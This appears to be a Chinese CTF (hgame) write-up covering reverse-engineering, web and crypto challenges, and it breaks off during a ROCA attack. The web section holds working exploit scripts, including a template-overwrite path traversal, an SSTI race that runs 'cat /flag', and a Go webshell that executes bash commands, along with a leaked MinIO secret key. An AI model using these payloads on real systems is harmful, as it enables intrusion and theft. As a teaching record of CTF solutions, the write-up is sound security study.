                                                                          mov rax,qword ptr ds:[4054A0]
mov dword ptr ds:[rax],0
call turtle.401C60
call turtle.401180
                                                                                                                                               gword ptr ds:[0000000004054A0]:L"蘐@"
                                        C700 00000000
E8 6A070000
E8 85FCFFFF
00000000004014F1
000000000004014F6
                                        90
                                        90
                                        48:83C4 28
00000000004014FD
0000000000401501
                                       C3
0F1F40 00
                                                                           nop dword ptr ds:[rax],eax
                                        662E:0F1F8400 000000
48:83EC 28
E8 9F1B0000
48:85C0
0000000000401506
0000000000401510
0000000000401514
                                                                           nop word ptr ds:[rax+rax],ax
                                                                           sub rsp,28
call <JMP.&_onexit>
test rax,rax
                                        0F94C0
                                        0FB6C0
                                        F7D8
                                                                           neg eax add rsp,28
                                        48:83C4 28
0000000000401528
0000000000401529
                                        c3
90
000000000040152A
                                        90
000000000040152c
                                        90
```



修复IAT表,脱壳完成

打开后很清晰的可以看出是两个rc4,sub\_401550函数进行init,sub\_40163E为rc4函数,sub\_40175A为魔改rc4

先对key进行校验,再用key对flag进行校验,逻辑比较简单

```
#include <stdio.h>
 1
 2
     #include <string.h>
     #include <stdlib.h>
 3
 4
 5
     #define SBOX_SIZE 256
 6
 7
     void init(unsigned char *key, int length, unsigned char *S) {
8
         int i, j = 0;
         unsigned char temp;
 9
10
         for (i = 0; i < SBOX_SIZE; i++) {</pre>
11
             S[i] = i;
12
13
         }
14
15
         for (i = 0; i < SBOX_SIZE; i++) {
             j = (j + S[i] + key[i \% length]) \% SBOX_SIZE;
16
17
18
             temp = S[i];
             S[i] = S[j];
19
             S[j] = temp;
20
         }
21
     }
22
23
```

```
24
     void fun1(unsigned char *data, int length, unsigned char *S) {
         int i = 0, j = 0, k;
25
         unsigned char temp;
26
27
         for (k = 0; k < length; k++) {
28
             i = (i + 1) \% SBOX_SIZE;
29
             j = (j + S[i]) \% SBOX_SIZE;
30
31
32
             temp = S[i];
33
             S[i] = S[j];
34
             S[j] = temp;
35
             unsigned char rnd = S[(S[i] + S[j]) % SBOX_SIZE];
36
37
             data[k] ^= rnd;
38
39
         }
    }
40
41
42
    void fun2(unsigned char *data, int length, unsigned char *S) {
         int i = 0, j = 0, k;
43
         unsigned char temp;
44
45
         for (k = 0; k < length; k++) {</pre>
46
47
             i = (i + 1) \% SBOX SIZE;
             j = (j + S[i]) \% SBOX_SIZE;
48
49
             temp = S[i];
50
51
             S[i] = S[j];
             S[j] = temp;
52
53
54
             unsigned char rnd = S[(S[i] + S[j]) % SBOX_SIZE];
55
             data[k] += rnd;
56
57
         }
58
    }
59
60
    int main() {
         unsigned char key0[] = "yekyek";
61
62
         unsigned char key[] = {0xCD, 0x8F, 0x25, 0x3D, 0xE1, 0x51, 0x4A};
         unsigned char cipher[] = {
63
         0xF8, 0xD5, 0x62, 0xCF, 0x43, 0xBA, 0xC2, 0x23,
64
         0x15, 0x4A, 0x51, 0x10, 0x27, 0x10, 0xB1, 0xCF,
65
         0xC4, 0x09, 0xFE, 0xE3, 0x9F, 0x49, 0x87, 0xEA,
66
         0x59, 0xC2, 0x07, 0x3B, 0xA9, 0x11, 0xC1, 0xBC,
67
         0xFD, 0x4B, 0x57, 0xC4, 0x7E, 0xD0, 0xAA, 0x0A
68
69
         };
70
```

```
71
         unsigned char S[SBOX_SIZE];
72
         int key0_length = sizeof(key0) - 1;
73
74
         int key_length = sizeof(key);
         int cipher_length= sizeof(cipher);
75
76
         init(key0, key0_length, S);
77
         fun1(key, key_length, S);
78
79
80
         init(key, key_length, S);
         fun2(cipher, cipher_length, S);
81
         printf("%s\n", cipher);
82
83
84
         return 0;
    }
85
86
```

#### Delta Erro0000ors

题目思路来源于AmateursCTF 2024的一个原题

ApplyDeltaB函数会先完成增量压缩的部分,然后进行hash的验证。如果我将这段hash给patch之后,就无法通过验证会导致ApplyDeltaB函数运行错误,但是增量压缩的部分依旧会完成,我们可以在内存里找到这部分内容(由于Source跟Target的差距很大)。就像下面这样

```
00177BF9D38F0 db 53h; S
00177BF9D38F1 db 65h : e
00177BF9D38F2 db 76h; v
00177BF9D38F3 db 65h; e
00177BF9D38F4 db 6Eh; n
00177BF9D38F5 db 20h
00177BF9D38F6 db 73h; s
00177BF9D38F7 db 61h; a
00177BF9D38F8 db 79h ; y
00177BF9D38F9 db 73h; s
00177BF9D38FA db 20h
00177BF9D38FB db
                79h ; y
00177BF9D38FC db 6Fh; o
00177BF9D38FD db 75h; u
00177BF9D38FE db 27h;
00177BF9D38FF db 72h; r
00177BF9D3900 db 65h; e
00177BF9D3901 db 20h
00177BF9D3902 db 72h ; r
00177BF9D3903 db 69h ; i
00177BF9D3904 db 67h; g
00177BF9D3905 db 68h; h
00177BF9D3906 db
                 74h ; t
00177BF9D3907 db
                 21h ;
00177BF9D3908 db 21h;!
00177BF9D3909 db 21h;!
00177BF9D390A db 21h;!
00177BF9D390B db
```

程序的逻辑很简单,对输入进行增量patch。然后由于patch了hash导致ApplyDeltaB运行错误,程序发起一个异常,进入异常处理。

```
.text:00000001400012B7
                                      qword ptr [rsp+158h+var_138+8], 45h; 'E'
  .text:00000001400012C0
                                                  ; DATA XREF: .rdata:000000140003A2C↓o
  .text:00000001400012C0 loc_1400012C0:
  .text:00000001400012C0 ; __try { // _
                                 _except at loc_14000134B
  .text:00000001400012C0
                                movups xmm0, [rsp+158h+var 138]
.text:00000001400012C5
                                movaps [rsp+158h+var_108], xmm0
  .text:00000001400012CA
                                movsd xmm1, [rsp+158h+var_128]
       rseudocode A
                                     Hex view i
                        UNWIND CODE <0Bh, 70h> ; UWOP PUSH NONVOL
003A20
003A22
                        align 4
                        dd rva __C_specific_handler
003A24
003A28
                        dd 1
003A2C
                        C_SCOPE_TABLE <rva loc_1400012C0, rva loc_14000134B, 1, \
003A2C
                                        rva loc 14000134B>
002426 -+--- 140002426 HAILITAID THEO LIDD
OT4000T240
                                            CS. KaiseException
0140001346
0140001346 loc 140001346:
                                                                 : CODE XREF: main+1DE1
0140001346
                                            loc 1400014B6
                                  jmp
0140001346 :
                  } // starts at 1400012C0
014000134B :
014000134B
014000134B loc_14000134B:
                                                                 : DATA XREF: .rdata:00
                  __except(1) // owned by 1400012C0
014000134B ;
014000134B
                                  lea
                                         rcx, aSevenEatsTheHa ; "Seven eats the
```

可以nop掉jmp,让ida正常进行反编译


然后程序给了我们一次回填被修改的hash的机会


程序会拿增量之后的内容加密flag,比较密文。

只需要根据从内存中找到的内容,计算一下md5回填回去

```
00177BF9D38F0 db 53h; S
00177BF9D38F1 db 65h; e
00177BF9D38F2 db
                 76h ; v
00177BF9D38F3 db 65h; e
00177BF9D38F4 db 6Eh; n
00177BF9D38F5 db 20h
00177BF9D38F6 db 73h; s
00177BF9D38F7 db 61h; a
00177BF9D38F8 db 79h ; y
00177BF9D38F9 db 73h; s
00177BF9D38FA db 20h
00177BF9D38FB db 79h ; y
00177BF9D38FC db
                 6Fh : 0
00177BF9D38FD db
                 75h; u
00177BF9D38FE db
                 27h ;
00177BF9D38FF db 72h; r
00177BF9D3900 db 65h : e
00177BF9D3901 db 20h
00177BF9D3902 db 72h ; r
00177BF9D3903 db 69h ; i
00177BF9D3904 db 67h; g
00177BF9D3905 db 68h; h
00177BF9D3906 db
                 74h ; t
00177BF9D3907 db
                 21h :
00177BF9D3908 db
                 21h ;
00177BF9D3909 db
                 21h ; !
00177BF9D390A db 21h;!
00177BF9D390B db
```

那么如何找这个key呢?我们发现最后加密就一步xor,所以我们可以先用固定的"hgame{",xor一 下密文找到key的前6个字节是 "Seven"





Line 2 of 17

```
34h ; 4
FCCF77F db
FCCF780 db
           53h ; S
FCCF781 db
            65h :
FCCF782 db
FCCF783 db
            65h ;
CCF784 db
            6Eh ; n
CCF785 db
            20h
CCF786 db
CCF787 db
            61h ; a
CCF788 db
CCF789 db
            73h ; s
CCF78A db
            20h
            79h ; v
FCCF78B db
CCF78C db
FCCF78D db
            75h ;
CCF78E db
            27h :
CCF78F db
FCCF790 db
            65h ; e
CCF791 db
            20h
            72h ; r
CCF792 db
CCF793 db
            69h :
CCF794 db
            67h ; g
CCF795 db
            68h ;
CCF796 db
            21h :
CCF797 db
FCCF798 db
            21h :
CCF799 db
            21h :
FCCF79A db
            21h ; !
FCCF79B db
E705. dobug025.000002044ECCE705 /c
```

一个非常阴险的小trick是记得带上0x00才是全部的key以及要填写的md5

key是Seven says you're right!!!! 要带上后面的0x00

所以就是

53 65 76 65 6e 20 73 61 79 73 20 79 6f 75 27 72 65 20 72 69 67 68 74 21 21 21 21 00

然后就是正常写解密

```
4  {
5     printf("%c", (BYTE)(enc[i] ^ key[i % 28]));
6  }
```

## 尊嘟假嘟

主要逻辑不在MainActivity里面,使用的是Fragment组件,这道题使用JEB会比JADX简单很多 主要逻辑都在两个Fragment内,首先这两个Fragment都注册了一个argument叫做zunjia用来组件内 传递信息。

```
xmlns:android="http://schemas.android.com/apk/res/android"
 xmlns:app="http://schemas.android.com/apk/res-auto">
 <fragment</pre>
    android:id="@id/FirstFragment"
    android:label="@string/first fragment label"
    android:name="com.nobody.zunjia.zundu">
    <argument</a>
      android:defaultValue=""
      android:name="zunjia"
      app:argType="string"/>
    <action
      android:id="@id/action_FirstFragment_to_SecondFragment"
      app:destination="@id/SecondFragment"/>
 </fragment>
 <fragment</pre>
    android:id="@id/SecondFragment"
    android:label="@string/second_fragment_label"
    android:name="com.nobody.zunjia.jiadu">
    <argument</a>
      android:defaultValue=""
      android:name="zunjia"
      app:argType="string"/>
    <action.
      android:id="@id/action SecondFragment to FirstFragment"
      app:destination="@id/FirstFragment"/>
 </fragment>
</navigation>
```

点击图片会触发事件,获取zunjia的值,并在后面拼接一个字符串

```
Bundle bundle1 = this.getArguments();
ZunDu.setOnClickListener(new View.OnClickListener() {
   @Override // android.view.View$OnClickListener
   public void onClick(View v) {
        String ZunduJiadu;
        String s = bundle1.getString("zunjia");
        if(s == null) {
            ZunduJiadu = "0.o";
        }
        else {
            ZunduJiadu = s.length() >= 36 ? "The length is too large" : s + "0.0";
        bundle1.putString("zunjia", ZunduJiadu);
        toast to = new toast(zundu.this.getContext());
        to.setText(ZunduJiadu);
        to.setDuration(0);
        to.show();
   }
});
```

同理另一个Fragment也是实现了相同的功能

拼接后的字符串会用Toast弹窗显示出来。然后程序重写了Toast类,调用了一个函数 callDexMethod,并将结果进入check检查。callDexMethod会将拼接后的字符串也作为参数传进来。

```
public class toast extends Toast {
    private Context mycontext;

public toast(Context context) {
        super(context);
        this.mycontext = context;
}

static native void check(Context arg0, String arg1) {
    }

@Override // android.widget.Toast
    public void setText(CharSequence s) {
        super.setText(s);
        String s = (String)DexCall.callDexMethod(this.mycontext, this.mycontext.getString(string.dex), this.mycontext.getString(string.dex);
    }
}
```

callDexMethod就是一个动态加载dex文件调用方法的函数,这里调用的是encode函数,但是发现 assets文件夹里面的dex文件被加密了。猜测解密逻辑在native层的函数copyDexFromAssets

```
PROTIC CIASS DEVOUIT J
    static {
        System.loadLibrary("zunjia");
        System.loadLibrary("check");
    }
    public static Object callDexMethod(Context context, String dexFileName, String className, String meth
        File dexDir = new File(context.getCacheDir(), "dex");
        if(dexDir.mkdir() || dexDir.setWritable(true)) {
            File file1 = DexCall.copyDexFromAssets(context, dexFileName, dexDir);
            try {
                if(file1.exists() && file1.setReadOnly()) {
                    ClassLoader classLoader0 = context.getClassLoader();
                    class class0 = new DexClassLoader(file1.getAbsolutePath(), dexDir.getAbsolutePath(),
                    Constructor constructor0 = class0.getConstructor();
                    constructor0.setAccessible(true);
                    Object object1 = constructor0.newInstance();
                    Object object2 = class0.getMethod(methodName, input.getClass()).invoke(object1, input
                    file1.delete();
                    return object2;
                }
            }
            catch(Exception e) {
                if(file1.exists()) {
                    file1.delete();
                e.printStackTrace();
            }
        }
        return null;
    }
    static native File copyDexFromAssets(Context arg0, String arg1, File arg2) {
    }
}
```

解密逻辑,特征分析是IDEA解密(频繁出现0x10001)

```
78
                                                                          v9 = v8;
                                                         79
                                                                       v11 = v9 >> 3;
                                                         80
                                                         81
                                                                     else
                                                         82
                                                                       v11 = v17 / 8;
                                                         83
                                                         84
                                                                     length_4 = malloc(8 * v11);
de(buf, (unsigned int)v17, length_4, (unsigned int)(8 * v11));
_write_chk(fd, length_4, 8 * v11, -1LL);
                                                         85
                                                         86
                                                         87
                                                                     free(length_4);
                                                         88
                                                         89
                                                         90
                                                                   close(fd);
                                                         91
                                                                   v34 = open(s, 66, 420LL);
Line 21 of 75
                                                         92
                                                                     read chk(v34. buf. 1024LL. 1024LL):
```

正常解密文件,有两个encode函数,两个函数逻辑相同,都是先异或然后换标的base64。

```
public String encode(String s) {
      int v6;
      int v5;
      int v4;
      if(s == null) {
          return null;
      byte[] arr_b = s.getBytes();
      for(int v = 0; v < arr_b.length; ++v) {</pre>
          arr_b[v] = (byte)(arr_b[v] ^ v);
      byte[] arr_b1 = new byte[(arr_b.length + 2) / 3 * 4];
      int v2 = 0;
      for(int v1 = 0; v1 < arr b.length; v1 = v4) {
          int v3 = arr_b[v1];
          if(v1 + 1 < arr_b.length) {
              v4 = v1 + 2;
              v5 = arr_b[v1 + 1];
          else {
              v4 = v1 + 1;
              v5 = 0;
          if(v4 < arr_b.length) {</pre>
              v6 = arr b[v4];
              ++v4;
          }
          else {
              v6 = 0;
          }
          int v7 = (v3 & 0xFF) << 16 | (v5 & 0xFF) << 8 | v6 & 0xFF;
          arr_b1[v2] = (byte)"3GHIJKLMNOPQRSTUb=cdefghijklmnopWXYZ/12+406789VaqrstuvwxyzABCDEF5".charAt(v7 >> 18 &
          int v8 = v2 + 2;
          arr_b1[v2 + 1] = (byte)"3GHIJKLMNOPQRSTUb=cdefghijklmnopWXYZ/12+406789VaqrstuvwxyzABCDEF5".charAt(v7 >>
          arr_b1[v8] = (byte)"3GHIJKLMNOPQRSTUb=cdefghijklmnopWXYZ/12+406789VaqrstuvwxyzABCDEF5".charAt(v7 >> 6 & |
          v2 = v8 + 2;
          arr_b1[v8 + 1] = (byte)"3GHIJKLMNOPQRSTUb=cdefghijklmnopWXYZ/12+406789VaqrstuvwxyzABCDEF5".charAt(v7 & 0
      }
      return new String(arr_b1);
  }
public String encode(byte[] arr_b) {
      int v6;
      int v5;
      int v4;
      if(arr_b == null) {
          return null;
```

逻辑大概弄清,就是点击图片后拼接的字符串,先经过异或跟换表base64的加密,然后传进check函数检查

check函数逻辑

```
__int64 v11; // [xsp+48h] [xbp-58h]
_int64 v12; // [xsp+58h] [xbp-48h]
_int64 v13; // [xsp+60h] [xbp-40h]
  10
         __int64 v14; // [xsp+68h] [xbp-38h]
  12
  13
         _ReadStatusReg(ARM64_SYSREG(3, 3, 13, 0, 2));
 14
        v14 = sub_12BC(a1, a4);
v13 = sub_10A0(a1, "com/nobody/zunjia/DexCall");
15
16
17
        v12 = sub_12F8(a1, v13, "<init>", "()V");
18 sub_133C(a1, v13, v12);
9 19
        v11 = sub 1438(
  20
  21
  22
                    "callDexMethod"
                   "(Landroid/content/Context;Ljava/lang/String;Ljava/lang/String;Ljava/lang/Object;)Ljava/lang/Object;");
  23
24 v10 = sub_147C(a1, "zunjia.dex");

25 v9 = sub_147C(a1, "com.nobody.zundujiadu");

26 v8 = sub_147C(a1, "encode");

RC4(aZ, v14);
28
         v7 = sub_14B0(a1);
9 29 sub_14E4(a1, v7, OLL, 43LL, aZ);
  30  v6 = sub_1530(a1, v13, v11, a3, v10, v9, v8, v7);
31  v4 = (const char *)sub_12BC(a1, v6);
32  return __android_log_print(4, "Native", "Result is %s\nTry decrypto it, you will get flag! But realy?", v4);
9 30
31
```

很多都是无用的,最重要的就是RC4,将传进来的参数作为key与密文进行RC4解密。所以只需要我们爆破出key就可以了。我们知道key只有两种拼接方式,"0.o"与"o.0",而且在前面的逻辑中我们发现他也限制了长度,最长是36字节。所以只需要爆破 $2^{13}-2$ 次就可以。

#### 解密脚本

```
#include <iostream>
 1
 2
     #include <bitset>
 3
     #include <cstring>
    #include <algorithm>
 4
    unsigned char sbox[256] = \{0\};
 5
     const char CUSTOM_ALPHABET[] =
     "3GHIJKLMNOPQRSTUb=cdefghijklmnopWXYZ/12+406789VaqrstuvwxyzABCDEF5";
    unsigned char data[] =
 7
 8
         {
             0x7A, 0xC7, 0xC7, 0x94, 0x51, 0x82, 0xF5, 0x99, 0x0C, 0x30,
 9
10
             0xC8, 0xCD, 0x97, 0xFE, 0x3D, 0xD2, 0xAE, 0x0E, 0xBA, 0x83,
             0x59, 0x87, 0xBB, 0xC6, 0x35, 0xE1, 0x8C, 0x59, 0xEF, 0xAD,
11
             0xFA, 0x94, 0x74, 0xD3, 0x42, 0x27, 0x98, 0x77, 0x54, 0x3B,
12
             0x46, 0x5E, 0x95;
13
14
     char *encode(unsigned char *input, size_t inputLength)
15
         if (input == NULL)
16
17
18
             return NULL;
         }
19
20
         // 对输入数据进行异或操作
21
22
         unsigned char *tempInput = (unsigned char *)malloc(inputLength);
         if (tempInput == NULL)
23
24
         {
25
             return NULL;
```

```
26
         }
         for (size t i = 0; i < inputLength; i++)</pre>
27
28
         {
29
             tempInput[i] = input[i] ^ (unsigned char)i;
30
         }
31
32
         // 计算编码后的长度
         size_t outputLength = ((inputLength + 2) / 3) * 4;
33
         char *outputBytes = (char *)malloc(outputLength + 1); // 额外加 1 用于存储字
34
     符串结束符 '\0'
         if (outputBytes == NULL)
35
         {
36
37
             free(tempInput);
             return NULL;
38
         }
39
40
         size_t inputIndex = 0;
41
42
         size_t outputIndex = 0;
43
         while (inputIndex < inputLength)</pre>
44
45
         {
             unsigned char b0 = tempInput[inputIndex++];
46
             unsigned char b1 = (inputIndex < inputLength) ?</pre>
47
     tempInput[inputIndex++] : 0;
             unsigned char b2 = (inputIndex < inputLength) ?</pre>
48
     tempInput[inputIndex++] : 0;
49
             unsigned int group = ((b0 & 0xFF) << 16) | ((b1 & 0xFF) << 8) | (b2 &
50
     0xFF);
51
             outputBytes[outputIndex++] = CUSTOM_ALPHABET[(group >> 18) & 0x3F];
52
             outputBytes[outputIndex++] = CUSTOM_ALPHABET[(group >> 12) & 0x3F];
53
             outputBytes[outputIndex++] = CUSTOM_ALPHABET[(group >> 6) & 0x3F];
54
55
             outputBytes[outputIndex++] = CUSTOM_ALPHABET[group & 0x3F];
56
         }
57
         outputBytes[outputLength] = '\0'; // 添加字符串结束符
58
         free(tempInput);
59
60
61
         return outputBytes;
62
    }
    void swap(unsigned char *a, unsigned char *b)
63
64
         unsigned char tmp = *a;
65
66
         *a = *b;
         *b = tmp;
67
68
     }
```

```
69
      void init_sbox(unsigned char *key)
 70
      {
          for (unsigned int i = 0; i < 256; i++) // 赋值
 71
              sbox[i] = i;
 72
         unsigned int keyLen = strlen((char *)key);
 73
         unsigned char Ttable[256] = {0};
 74
 75
          for (int i = 0; i < 256; i++)
              Ttable[i] = key[i % keyLen]; // 根据初始化t表
 76
 77
          for (int j = 0, i = 0; i < 256; i++)
 78
         {
              j = (j + sbox[i] + Ttable[i]) % 256; // 打乱s盒
 79
              swap(&sbox[i], &sbox[j]);
 80
         }
 81
 82
     void RC4(unsigned char *data, unsigned char *key)
 83
 84
         unsigned char k, i = 0, j = 0, t;
 85
 86
          init_sbox(key);
         unsigned int dataLen = strlen((char *)data);
 87
          for (unsigned h = 0; h < dataLen; h++)</pre>
 88
 89
         {
              i = (i + 1) \% 256;
 90
              j = (j + sbox[i]) \% 256;
 91
              swap(&sbox[i], &sbox[j]);
 92
              t = (sbox[i] + sbox[j]) % 256;
 93
              k = sbox[t]; // 求密钥流,并对明文加密
 94
              data[h] ^= k;
 95
 96
         }
 97
     int main()
 98
 99
         // 遍历 1 到 12 位的二进制字符串
100
          for (int numBits = 1; numBits <= 12; ++numBits)</pre>
101
          {
102
103
              // 计算当前位数对应的最大整数
104
              int maxNum = 1 << numBits;</pre>
              for (int i = 0; i < maxNum; ++i)</pre>
105
106
              {
                  // 将整数转换为二进制字符串
107
                  std::bitset<12> binary(i);
108
                  std::string binaryStr = binary.to_string().substr(12 - numBits);
109
                  // 进行替换操作
110
                  std::string replacedStr;
111
                  for (char c : binaryStr)
112
113
                  {
                      if (c == '0')
114
115
```

```
replacedStr += "0.0";
116
                      }
117
                      else
118
119
                      {
                          replacedStr += "o.0";
120
                      }
121
122
                  }
                  // 进行 RC4 算法
123
                  char *key = encode((unsigned char *)replacedStr.c_str(),
124
      replacedStr.length());
                  unsigned char tmp[43];
125
                  memcpy(tmp, data, sizeof(data));
126
                  RC4(tmp, (unsigned char *)key);
127
128
                  if (!strncmp((const char *)tmp, "hgame", 5))
129
                  {
                      printf("key:%s\n", replacedStr.c_str());
130
                      printf("flag:%s", tmp);
131
132
                  }
133
             }
         }
134
         return 0;
135
     }
136
137
```

## **WEB**

## Level 24 Pacman

Web签到题

先简单玩一局,发现输出了一串Base64编码后的字符串,同时控制台也有对应输出.



按 [空格键] 暂停或继续 Press [space] to pause or continue Powered by passer-by

#### Pac-Man

# GAME OVER

FINAL SCORE: 64

here is your gift:aGFlcGFpZW1rc3ByZXRnbXtydGNfYWVfZWZjfQ==

按 [空格键] 暂停或继续 Press [space] to pause or continue Powered by passer-by here is your gift:aGFlcGFpZW1rc3ByZXRnbXtydGNfYWVfZWZjfQ==

解码后得到以下字符串: haepaiemkspretgm{rtc\_ae\_efc}

观察发现存在flag特征,猜测或结合Hint得知为栅栏密码,解码得到



haepaiemkspretgm{rtc\_ae\_efc}




hgame{pratice\_makes\_perfect}

hgame{pratice\_makes\_perfect}

\$ hgame{pratice\_makes\_perfect}
[\*] 正在提交: hgame{pratice\_makes\_perfect}
已提交,正在等待评测...

[!] 错误:并非正解,多练

结合题干里提到的"收集一万枚金币",联想到js源码中可能存在可疑字符串,解码得到真正flag



PS:如若因为假flag给选手带来了不好的做题体验,非常抱歉TvT

# Level 69 MysteryMessageBoard

弱密码登录,只要admin可以访问/flag,xss跳转让有admin权限的bot跳转/flag,服务器外带flag

### Level 47 BandBomb

题目描述用大模型扩写导致太抽象了致歉 orz 下次一定自己码字。有用提示主要是刻意将 index.ejs 修改成了 mortis.ejs; 而从 颂乐人偶 第三集 中可以得知 Mortis 作为副人格顶替了睦的主人格,联想到需要对 mortis.ejs 进行覆盖 <del>至于UmiTaki只是出题人在磕罢了</del>

思路是通过 /update 上传读取环境变量的模板文件,访问 /rename 重命名形成目录穿越,覆盖掉主页面模板 mortis.ejs 后再次访问主页获得flag

```
1
     # EXP for Level 47 BandBomb
 2
     import requests
 3
     import os
 4
     def exp band bomb():
 5
 6
         base_url = 'http://146.56.227.88:32735'
 7
 8
         try:
 9
             # 创建RCE payload
             payload = 'mortis.ejs'
10
             with open(payload, 'w') as f:
11
                 f.write('<%= process.env.FLAG %>')
12
13
             # 上传payload
14
```

```
print("正在上传墨姐...")
15
            with open(payload, 'rb') as file:
16
                files = {
17
                     'file': ('mortis.ejs', file)
18
                }
19
                upload_response = requests.post(f'{base_url}/upload', files=files)
20
                print("上传响应:", upload_response.json())
21
                if upload_response.status_code != 200:
22
23
                     raise Exception("文件上传失败")
24
             # 重命名payload替换原页面
25
            print("\n正在重命名墨姐...")
26
            rename data = {
27
                 'oldName': 'mortis.ejs',
28
                 'newName': '../views/mortis.ejs'
29
30
            }
31
            rename_response = requests.post(f'{base_url}/rename',
    json=rename_data)
            print("重命名响应:", rename_response.json())
32
33
34
            if rename_response.status_code != 200:
                raise Exception("墨姐重命名失败")
35
36
            # 获取FLAG
37
            print("\n获取FLAG...")
38
            home_response = requests.get(base_url)
39
            print("FLAG:", home_response.text)
40
41
        except Exception as e:
42
            print(f"发生错误: {str(e)}")
43
44
        finally:
45
            # 清理本地测试文件
46
            if os.path.exists(payload):
47
48
                os.remove(payload)
49
    if __name__ == "__main__":
50
        exp_band_bomb()
51
52
```

```
正在工行奉姐...
上传响应:{'message':'文件上传成功','filename':'mortis.ejs'}
正在重命名墨姐...
重命名响应:{'message':'文件重命名成功'}
获取FLAG...
FLAG: hgame{4VE_mUJlC@_Ha5_bR0Ken_Up_6uT_we_h@ve-uMItAKI3e}
```

## Level 25 双面人派对

- 1. 打开其中一个端口发现main直接下载
- 2. upx -d main 脱壳
- 3. 可以ida打开看看,发现一下conf包,也可以strings直接提取,总之会发现这么一段文本

```
1 minio:
2    endpoint: "127.0.0.1:9000"
3    access_key: "minio_admin"
4    secret_key: "JPSQ4NOBvh2/W7hzdLyRYLDm0wNRMG48BL09yOKGpHs="
5    bucket: "prodbucket"
6    key: "update"
7
```

这是默认配置文件,提示了第二个端口其实是minio,以及其aksk

- 4. 使用minio client连接到远程,获取到源码,一看整个源码里只有overseer,发现原来是打自更新RCE
- 5. 修改源码写入webshell部分,编译上传覆盖prodbucket/update,等待自更新完成
- 6. /shell?cmd=cat /flag 拿下

```
// main.go
 1
 2
    func program(state overseer.State) {
         g := gin.Default()
 3
        // g.StaticFS("/", gin.Dir(".", true))
 4
         g.GET("/shell", func(c *gin.Context) {
 5
             cmd, _ := c.GetQuery("cmd")
 6
 7
             out, err := exec.Command("bash", "-c", cmd).CombinedOutput()
             if err != nil {
 8
 9
                 c.String(500, err.Error())
10
                 return
11
             c.String(200, string(out))
12
13
        })
        g.Run(":8080")
14
15
    }
```

#### 复现注意:

- 1. overseer库要求自更新的可执行文件也是overseer的,所以最好直接在提供的代码上修改
- 2. 记得注释掉原来的静态文件托管,否则会产生路由冲突,直接panic

3. 部分选手反馈无法删除minio的update文件,暂未查明也未修复,但是这里可以直接覆盖掉,不影响做题

## Level 38475 角落

读robots.txt -> app.conf

可以拿到app.py的绝对路径,同时可以利用这里的rewrite来读文件

```
# Include by httpd.conf
1
 2
     <Directory "/usr/local/apache2/app">
         Options Indexes
 3
         AllowOverride None
 4
         Require all granted
 5
     </Directory>
 6
 7
     <Files "/usr/local/apache2/app/app.py">
 8
 9
         Order Allow, Deny
         Deny from all
10
     </files>
11
12
    RewriteEngine On
13
    RewriteCond "%{HTTP_USER_AGENT}" "^L1nk/"
14
     RewriteRule "^/admin/(.*)$" "/$1.html?secret=todo"
15
16
17
    ProxyPass "/app/" "http://127.0.0.1:5000/"
```

参考: https://blog.orange.tw/posts/2024-08-confusion-attacks-ch/

读源码/admin/usr/local/apache2/app/app.py%3f(还要求改个user-agent以 L1nk/ 开头)源代码中这段可以利用条件竞争打ssti来rce

```
1 # ...
2 @app.route('/read', methods=['GET'])
3 def read_message():
4    if "{" not in readmsg():
5        show = show_msg.replace("{{message}}", readmsg())
6        return render_template_string(show)
7        return 'waf!!'
8    # ...
```

看完源代码以后打条件竞争rce

```
import requests
 2
    import threading
 3
 4
    url = 'http://node1.hgame.vidar.club:32737/'
 5
    data = {
         "messgae": "",
 6
 7
         }
 8
 9
    def write_msg(i):
         data["message"] = "
10
     {{config.__class__.__init__._globals__['os'].popen('cat
     /flag').read()}}"+str(i)
         r = requests.post(url + '/app/send', data=data)
11
12
    def read_msg(i):
13
14
         r = requests.get(url + '/app/read')
         print(i, "read", r.text)
15
        if "Latest" in r.text:
16
             print(r.text)
17
             exit()
18
19
    threads = []
20
21
22
    for i in range(10):
         thread = threading.Thread(target=write_msg, args=(i,))
23
         threads.append(thread)
24
         thread.start()
25
         thread = threading.Thread(target=read_msg, args=(i,))
26
         threads.append(thread)
27
         thread.start()
28
29
    for thread in threads:
30
         thread.join()
31
32
```

## **CRYPTO**

# suprimeRSA

```
关键在于看出素数的生成方式是特殊的,发现符合 p=k\times M+(65537^a\ mod\ M)\ ,\ \text{使用ROCA攻击(CVE-2017-15361)} 使用现成工具/sage脚本 NECA:
```

```
ubuntu@xxx:~/neca/build$ ./neca
    787190064146025392337631797277972559696758830083248285626115725258876808514690
    830730702705056550628756290183000265129340257928314614351263713241
    NECA - Not Even Coppersmith's Attack
 2
 3
    ROCA weak RSA key attack by Jannis Harder (me@jix.one)
 4
 5
     *** Currently only 512-bit keys are supported ***
 6
 7
     *** OpenMP support enabled ***
 8
 9
